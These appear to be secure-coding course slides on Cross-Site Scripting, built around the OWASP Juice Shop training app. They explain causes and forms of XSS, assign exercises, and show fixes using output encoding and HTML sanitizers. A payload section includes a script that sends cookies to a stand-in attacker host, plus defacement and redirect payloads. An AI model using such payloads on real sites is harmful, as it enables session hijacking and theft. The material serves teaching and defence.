

# **XSS**

## **(Cross-Site Scripting)**

# Cross-Site Scripting

1. An attacker can use XSS to send a malicious script to an unsuspecting user
2. The end user's browser has *no way to know that the script should not be trusted*, and will execute the script

# Root Cause

Web applications vulnerable to XSS...

1. ...include untrusted data (usually from an HTTP request) into dynamic content...
2. ...that is then sent to a web user *without previously validating for malicious content*

# Typical Impact

- Steal user's session
- Steal sensitive data
- Rewrite the web page
- Redirect user to malicious website

# Typical Phishing Email

Dear valued customer!

You won our big lottery which you might not even have participated in!  
Click on the following total inconspicuous link to claim your prize **now!**

[CLICK HER! FREE STUFF! YOU WON!](#)


Sincerely yours,


Bjorn Kimminich  
CEO of Juice Shop Inc.

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# XSS Demo

 Shaking XSS demo on Juice Shop

 *This video shows how severe the impact of XSS can be: It makes the application shake & dance **and** lets a keylogger steal user credentials!*

# Risk Rating

## Cross-Site Scripting (XSS)

| Exploitability | Prevalence   | Detecability | Impact     | Risk               |
|----------------|--------------|--------------|------------|--------------------|
| ● Easy         | ● Widespread | ● Easy       | ◆ Moderate | <a href="#">A7</a> |
| ( 3            | + 3          | + 3 ) / 3    | * 2        | = 6.0              |

# ✗ Vulnerable Code Example

```
<!--search.jsp-->  
  
<%String searchCriteria = request.getParameter("searchValue");%>
```

might forward to the following page when executing the search:

```
<!--results.jsp-->  
  
Search results for <b><%=searchCriteria%></b>:  
  
<table>  
<!-- Render the actual results table here -->  
</table>
```



# Benign Usage

```
https://my-little-application.com/search.jsp?searchValue=blablubb
```

results in the following HTML on the `results.jsp` page:

```
Search results for <b>blablubb</b>:
```

rendering as:

---

Search results for **blablubb**:

# Exploit Example

```
https://my-little-application.com/search.jsp?searchValue=
```

**```
</b><b>
```**

results in the following HTML on the `results.jsp` page:

```
Search results for  
  <b></b><b></b>:
```

rendering as:

---

Search results for



# XSS Attack Payload Examples

## Stealing User Session

```
<script>  
  new Image().src="http://ev.il/hijack.php?c="+encodeURIComponent(document.cookie);  
</script>
```

## Site Defacement

```
<script>document.body.background="http://ev.il/image.jpg";</script>
```

## Redirect


```
<script>window.location.assign("http://ev.il");</script>
```

# Forms of XSS


- **Reflected XSS:** Application includes unvalidated and unescaped user input as part of HTML output
- **Stored XSS:** Application stores unsanitized user input that is viewed at a later time by another user
- **DOM XSS:** JavaScript frameworks & single-page applications dynamically include attacker-controllable data to a page

**i** *The previous example vulnerability and exploit of `results.jsp` is a typical Reflected XSS.*


# Reflected XSS



# Stored XSS



# DOM XSS



# Exercise 2.1

1. Identify places where user input is *directly* included in the output
2. Perform a successful *Reflected XSS* attack (★)
3. Perform a successful *DOM XSS* attack (★)

⚠ *Make sure that you really understand the subtle difference between those two underlying vulnerabilities.*



# Prevention

- Do not include user supplied input in your output! 100
- **Output Encode** all user supplied input
  - e.g. OWASP Java Encoder
- Perform **White List Input Validation** on user input
- Use an HTML Sanitizer for larger user supplied HTML chunks
  - e.g. OWASP Java HTML Sanitizer

# ✓ Fixed Code Example

Using `Encoder` from [OWASP Java Encoder Project](#):

```
<%import org.owasp.encoder.Encoder;%>  
  
Search results for <b><%=Encoder.forHtml(searchCriteria)%></b>:  
<!-- ... -->
```

Same result using `HtmlUtils` from the popular Spring framework:

```
<%import org.springframework.web.util.HtmlUtils;%>  
  
Search results for <b><%=HtmlUtils.htmlEscape(searchCriteria)%></b>:  
<!-- ... -->
```

# Encoding Contexts

## HTML Content

```
<textarea name="text"><%= Encode.forHtmlContent(UNTRUSTED) %></textarea>
```

## HTML Attribute

```
<input type="text"  
      name="address"  
      value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

*Alternatively `Encode.forHtml(UNTRUSTED)` can be used for both the above contexts but is less efficient as it encodes more characters.*

# JavaScript

```
<script type="text/javascript">  
  var msg = "<%= Encode.forJavaScriptBlock(UNTRUSTED) %>";  
  alert(msg);  
</script>
```

## JavaScript Variable

```
<button onclick="alert(' <%= Encode.forJavaScriptAttribute(UNTRUSTED) %> ');">  
  click me  
</button>
```

*Alternatively `Encode.forJavaScript(UNTRUSTED)` can be used for both the above contexts but is less efficient as it encodes more characters.*

# CSS

```
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">  
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">
```

# URL Parameter

```
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">  
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">
```

# OWASP Java HTML Sanitizer

Fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

## Using a simple pre-packaged policy

```
private String sanitizeHtml(String html) {  
    PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS)  
  .and(Sanitizers.LINKS);  
    return policy.sanitize(html);  
}
```

# Custom Sanitization Policy

```
private static final PolicyFactory BASIC_FORMATTING_WITH_LINKS_POLICY =  
    new HtmlPolicyBuilder()  
        .allowCommonInlineFormattingElements().allowCommonBlockElements()  
        .allowAttributes("face", "color", "size", "style").onElements("font")  
        .allowAttributes("style").onElements("div", "span").allowElements("a")  
        .allowAttributes("href").onElements("a").allowStandardUrlProtocols()  
        .requireRelNoFollowOnLinks().toFactory();
```

*This custom policy actually reflects the features of a 3rd-party rich text editor widget for GWT applications the author once used.*

# Input Validation

## Black List

- **"Allow what is not explicitly blocked!"**
  - Example: Do not allow `<`, `>`, `"`, `;`, `'` and `script` in user input (!?)
- Can be bypassed by masking attack patterns
- Must be updated for new attack patterns

**= Negative Security Rule**



# White List

- **"Block what is not explicitly allowed!"**
  - Example: Allow only `a-z`, `A-Z` and `0-9` in user input
- Provide protection even against future vulnerabilities
- Tend to get weaker over time when not carefully maintained
- Can be quite effortsome to define for a whole application

**= Positive Security Rule**

# "Client Side Validation"



# Bypassing Client Side Validation

- Client Side Validation is *always* for *convenience* but **never** for **security**!
- You can just stop all outgoing HTTP requests in your browser...
  - ...and tamper with contained headers, data or passed parameters
  - ...*after* Client Side Validation took place
  - ...but *before* they are actually submitted to the server
- Sometimes you can just bypass the client entirely and interact with the backend instead

## Exercise 2.2 (🏠)

1. Identify places where *stored* user input is displayed elsewhere
2. Perform a successful *Stored XSS* attack (★★★★ - ★★★★★)
3. Visit the page where the attack gets executed to verify your success

**i** *If your attack seems to be blocked or otherwise prevented, you can either try to beat the security mechanism or just find an easier target!*